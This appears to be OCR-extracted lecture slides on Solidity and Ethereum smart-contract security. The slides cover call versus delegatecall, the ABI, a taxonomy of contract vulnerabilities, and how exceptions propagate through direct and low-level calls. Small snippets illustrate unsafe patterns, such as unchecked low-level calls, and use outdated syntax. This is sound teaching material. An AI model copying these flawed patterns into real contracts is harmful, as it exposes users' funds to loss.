
Contract Invocation Constructs - Delegate Call vs Call

call

```
3   contract DelegateCaller {
4       uint256 public value;
5       function delegateCallAnotherContract(address _contractAddress) external {
6           // Use delegatecall to execute the target contract's code
7           (bool success, ) = _contractAddress.??????(
8               abi.encodeWithSignature("setValue(uint256)", 42)
9           );
10          require(success, "DelegateCall failed");
11      }
12  }
13  contract TargetContract {
14      uint256 public value;
15      function setValue(uint256 _newValue) external {
16          value = _newValue;
17      }
18  }
```

Contract Invocation Constructs - Delegate Call vs Call

```
3   contract DelegateCaller {
4       uint256 public value;
5       function delegateCallAnotherContract(address _contractAddress) external {
6           // Use delegatecall to execute the target contract's code
7           (bool success, ) = _contractAddress.??????(
8               abi.encodeWithSignature("setValue(uint256)", 42)
9           );
10          require(success, "DelegateCall failed");
11      }
12  }
13  contract TargetContract {
14      uint256 public value;
15      function setValue(uint256 _newValue) external {
16          value = _newValue;
17      }
18  }
```




Contract Invocation Constructs - Delegate Call vs Call

delegatecall


```
3   contract DelegateCaller {
4       uint256 public value;
5       function delegateCallAnotherContract(address _contractAddress) external {
6           // Use delegatecall to execute the target contract's code
7           (bool success, ) = _contractAddress.??????(
8               abi.encodeWithSignature("setValue(uint256)", 42)
9           );
10          require(success, "DelegateCall failed");
11      }
12  }
13  contract TargetContract {
14      uint256 public value;
15      function setValue(uint256 _newValue) external {
16          value = _newValue;
17      }
18  }
```

Contract Invocation Constructs - Delegate Call vs Call

```
3   contract DelegateCaller {
4       uint256 public value;
5       function delegateCallAnotherContract(address _contractAddress) external {
6           // Use delegatecall to execute the target contract's code
7           (bool success, ) = _contractAddress.?????(
8               abi.encodeWithSignature("setValue(uint256)", 42)
9           );
10          require(success, "DelegateCall failed");
11      }
12  }
13  contract TargetContract {
14      uint256 public value;
15      function setValue(uint256 _newValue) external {
16          value = _newValue;
17      }
18  }
```



Compiling Solidity into EVM Bytecode - Diagram



Compiling Solidity into EVM Bytecode - ABI Example

```solidity
// SPDX-License-Identifier: GPL-3.0
pragma solidity >=0.7.0 <0.9.0;
contract Storage {
    uint256 number;
    function store(uint256 num) public {
        number = num;
    }
    function retrieve() public view returns (uint256){
        return number;
    }
}
```

```json
[
    {
        "inputs": [],
        "name": "retrieve",
        "outputs": [
            {
                "internalType": "uint256",
                "name": "",
                "type": "uint256"
            }
        ],
        "stateMutability": "view",
        "type": "function"
    },
    {
        "inputs": [
            {
                "internalType": "uint256",
                "name": "num",
                "type": "uint256"
            }
        ],
        "name": "store",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    }
]
```

ABI = Contract Application Binary Interface

Compiling Solidity into EVM Bytecode - Why ABI?

- Deployed smart contracts are stored on the **blockchain with associated addresses**, In their bytecode format.
- Smart contracts are **sequences of bytecode**, accessed by translating names and arguments into **byte representations**.
- Converting bytes sent in response back to higher-level language structures **requires precise knowledge of names and types**.
- The ABI (Application Binary Interface) **documents these names and types**, facilitating **translations between human-readable method calls and smart contract operations**.

Common Vulnerabilities

We group the vulnerabilities in three classes according to the level where they introduced:

1. **Solidity**
2. **EVM Bytecode**
3. **Blockchain**

We can illustrate each vulnerability at the Solidity level through a small piece of code

Level	Cause of vulnerability	Attacks
Solidity	Call to the unknown	4.1
	Gasless send	4.2
	Exception disorders	4.2, 4.5
	Type casts	—
	Reentrancy	4.1
	Keeping secrets	4.3
EVM	Immutable bugs	4.4, 4.5
	Ether lost in trasfer	—
	Stack size limit	4.5
Blockchain	Unpredictable state	4.5, 4.6
	Generating randomness	—
	Time constraints	4.5

Table 1. Taxonomy of vulnerabilities in Ethereum smart contracts.

Solidity vulnerabilities

1. Call to the unknown

Some of the primitives used in Solidity to invoke functions and to transfer ether may have the side effect of invoking the fallback function of the callee/recipient

You might expect the contract behavior to be well-defined like in other programming languages, but there are a few things in the Solidity programming language that are not intuitive.

1. Call to the unknown

besides the primitives above, one can also use a direct call as follows:

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { function pong(Alice c){ c.ping(42); } }
```

1. Call to the unknown

besides the primitives above, one can also use a direct call as follows:

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { function pong(Alice c){ c.ping(42); } }
```

What will happen if contract Bob will invoke the function pong as:

```
c.ping(-42)
```

1. Call to the unknown

besides the primitives above, one can also use a direct call as follows:

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { function pong(Alice c){ c.ping(42); } }
```

What will happen if contract Bob will invoke the function pong as:

```
c.ping(-42)
```

A: Alice has only signature of ping that receives uint, because there is no signature for c.ping(-42) it will result in calling the fallback function. It won't cast int to uint !!!

2. Exception disorder

In Solidity there are several situations where an exception may be raised

1. **Running out of gas during execution.**

2. Exception disorder

In Solidity there are several situations where an exception may be raised

1. **Running out of gas during execution.**
2. **Reaching the limit of the call stack.**

2. Exception disorder

In Solidity there are several situations where an exception may be raised

1. **Running out of gas during execution.**
2. **Reaching the limit of the call stack.**
3. **Not having enough Ether to do a transaction.**

2. Exception disorder

In Solidity there are several situations where an exception may be raised

1. Running out of gas during execution.
2. Reaching the limit of the call stack.
3. Not having enough Ether to do a transaction.
4. Reaching a "throw" instruction.

```
function pay(uint amount, address recipient) returns (bool){
    if (msg.sender != owner ||  msg.value != 0) throw;
    if (amount > this.balance) return false;
    outflow[recipient] += amount;
    if (!recipient.send(amount)) throw;
    return true;
}
```

2. Exception disorder

In Solidity there are several situations where an exception may be raised

1. **Running out of gas during execution.**
2. **Reaching the limit of the call stack.**
3. **Not having enough Ether to do a transaction.**
4. **Reaching a "throw" instruction.**

The problem: Solidity is not uniform in the way it handles these exceptions!

2. Exception disorder

Consider the following example (Direct call):

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { uint x=0;
                 function pong(Alice c){ x=1; c.ping(42); x=2; } }
```

What will happen if c.ping() throws an exception?

2. Exception disorder

Consider the following example (Direct call):

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { uint x=0;
                 function pong(Alice c){ x=1; c.ping(42); x=2; } }
```

What will happen if c.ping() throws an exception?

Answer:

The entire transaction is reverted, all of the transferred ether is reverted back. Remaining gas is consumed and not returned to the caller.

Consequently, the x field remains unchanged and contains 0 after the transaction.

2. Exception disorder

What if we make a slight change… ()

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { uint x=0;
                 function pong(Alice c){ x=1; c.ping(42); x=2; } }
```

c.call(bytes4(sha3("ping(uint256)")), 42)

What will happen now if c.ping() throws an exception?

2. Exception disorder

What if we make a slight change… (Low level call)

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { uint x=0;
                 function pong(Alice c){ x=1; c.ping(42); x=2; } }
```

c.call(bytes4(sha3("ping(uint256)")), 42)

What will happen now if c.ping() throws an exception?

Answer:

In this case, only the side effects of that invocation are reverted!

The call returns **false**, and the execution continues.

Therefore, x contains 2 after the transaction.

2. Exception disorder

What if we make a slight change… (Low level call)

```
contract Alice { function ping(uint) returns (uint) }
contract Bob   { uint x=0;
                 function pong(Alice c){ x=1; c.ping(42); x=2; } }
```

c.call(bytes4(sha3("ping(uint256)")), 42)

What will happen now if c.ping() throws an exception?

Answer:

In this case, only the side effects of that invocation are reverted!

The call returns **false**, and the execution continues.

Therefore, x contains 2 after the transaction.

Same with c.send() and with c.delegatecall() !!!

2. Exception disorder

In general, assume a chain of nested calls to methods.
An exception is thrown. What happens then?



2. Exception disorder

In general, assume a chain of nested calls to methods.
An exception is thrown. What happens then?

Direct Call Chain:

- The execution halts, and all side effects, including ether transfers, are reverted.
- All gas allocated by the originating transaction is consumed.

2. Exception disorder

In general, assume a chain of nested calls to methods.
An exception is thrown. What happens then?

Direct Call Chain:

